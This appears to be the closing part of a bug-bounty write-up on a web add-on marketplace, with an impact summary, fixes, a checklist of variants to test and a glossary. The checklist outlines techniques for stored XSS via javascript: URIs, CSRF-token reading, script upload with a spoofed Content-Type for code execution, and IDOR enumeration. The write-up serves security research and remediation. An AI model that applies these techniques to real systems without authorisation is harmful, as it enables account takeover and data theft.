The account-takeover chain lets an attacker who can get a victim to load the stored payload swap the victim's email and reset the password, taking over the account. The RCE gives arbitrary command execution through the uploaded file. The IDORs expose private add-on files and other sellers' sales data, and let the author edit other add-ons' admin information. The rating flaw only affects ranking: it pins an add-on to the top of the list.
Fix
What the findings imply should change:
- Encode reflected input in the support contact and search pages, and sanitise or reject HTML in comments and add-on descriptions, in particular
javascript:URIs in attributes such asformaction. - Remove or properly isolate the hidden
legacy-loginpath so the reset flow is not reachable from the same origin as stored content, and keep CSRF protection meaningful by not exposing the token to injected script on the same origin. - Bound the rating value server-side to the allowed range.
- Validate the file extension on upload, not just
Content-Type, and store uploads so they cannot be executed. - Check ownership on
/download/<id>, onPOST /rest/paymentinfosand on the add-on settings panel, rather than trusting the ID in the request.
Variants to test
- Parameter discovery on ordinary pages. Run GAP and x8 against contact, search and similar pages and look for reflected parameters. A positive result is a parameter whose value comes back unencoded in the response and executes as script.
- Stored HTML in user content. Post a payload with a
javascript:URI in an attribute such asformactionin comments and descriptions. A positive result is the payload stored and executed when the element is activated. - Hidden legacy paths on the same origin. Fuzz the domain that hosts stored content for paths such as
legacy-login. A positive result is a forgot-password or login feature on the same origin as the injection point. - Whitespace around POSTed values. Watch for stray spaces around values such as email addresses and trim them. A positive result is a flow that only completes once the whitespace is removed.
- CSRF token readability from the same origin. Check whether the email-change page can be fetched and its token read by script running on the same origin. A positive result is a token that can be replayed in the POST.
- Unbounded numeric inputs. Send out-of-range integers such as
ratings=1000to rating and sorting endpoints. A positive result is a value outside the intended range being accepted and changing the ordering. - Upload content-type versus extension. Upload a server-side script with
Content-Type: image/png. A positive result is acceptance followed by execution when the file is requested with a command parameter. - Sequential IDs on download endpoints. Request
/download/<id>across a range such as 1 to 10000 for resources marked private. A positive result is a private file returned to a non-owner. - IDs in API bodies. Send another user's public object ID to endpoints such as
POST /rest/paymentinfos. A positive result is that object's data returned. - Unaudited panels behind small UI controls. Look for buttons at the bottom of admin pages that open separate settings panels, and test them for missing ownership checks. A positive result is the ability to edit another user's settings.
Glossary
- Account takeover: gaining control of someone else's account, usually by changing their email and resetting the password.
- API: the part of a website built to accept requests from programs rather than people, returning data instead of pages.
- Bruteforce: trying a long list of guesses automatically until one works.
- Bug bounty program: a scheme where a company pays outside researchers for reporting security weaknesses.
- Burp Suite: a tool that sits between your browser and a website so you can see and edit every request and response.
- Content-Type: a label attached to a request or file saying what kind of content it is, such as
image/png. - CSRF token: a random value placed in a form so the server can tell a genuine submission from a forged one.
- CSRF (cross-site request forgery): an attack where a malicious page makes your browser send a request you did not intend.
- Duplicate: a report of an issue the program has already received, so no bounty is paid for it.
- Encoding: turning characters with special meaning in HTML into harmless equivalents so they display as text.
- Endpoint: a specific address on a server that accepts requests, such as
/rest/paymentinfos. - Enumerate: to walk through a range of values and collect everything behind them.
- Extension: the part of a filename after the last dot, such as
.php, which often decides how a server treats the file. - Fuzzing: sending many guessed paths or values automatically and watching for ones that behave differently.
- GET: the HTTP method that puts data in the URL, used when you simply ask for a page.
- HackerOne: a platform that hosts bug bounty programs and the reports submitted to them.
- IDOR (Insecure Direct Object Reference): handing out a file or record based only on an ID in the request, without checking the asker is allowed to see it.
- Integer: a whole number, positive or negative, with no decimal part.
- Logic flaw: a weakness where the site's own rules are enforced badly, rather than a technical injection.
- Origin: the combination of scheme, host and port that browsers use as a security boundary, for example
https://market.example.com. - Parameter: a named value sent with a request, either after the
?in a URL or as a field in a form. - Path: the part of a URL after the host, such as
/legacy-login. - PHP: a programming language commonly used on web servers;
.phpfiles are executed by the server, not shown to visitors. - POST: the HTTP method that sends data in the body of a request, used when you submit a form.
- Recon (reconnaissance): the information-gathering phase before testing begins.
- Reflect: to copy user input back into the page the site sends in response.
- Remote code execution (RCE): getting a server to run commands of the attacker's choosing.
- Same-origin policy: the browser rule that code on one origin cannot read data from another origin.
- Sanitisation: cleaning user input so only safe markup survives.
- Scope: the list of systems a program allows researchers to test.
- Sequential ID: an identifier that increases by one each time, so 1, 2, 3 and so on, making it easy to guess.
- SSO (single sign-on): a login system shared across several sites, so one login works everywhere.
- Stored XSS: cross-site scripting where the malicious input is saved by the site and shown to other users later.
- Subdomain: a part of a domain name, such as
shopinshop.example.com. - Triaged: accepted by the program as a real issue and moved into its workflow.
- URI: an address; the
javascript:scheme means the rest is run as code rather than visited as a page. - XSS (cross-site scripting): getting text you supplied to run as code in someone else's browser.



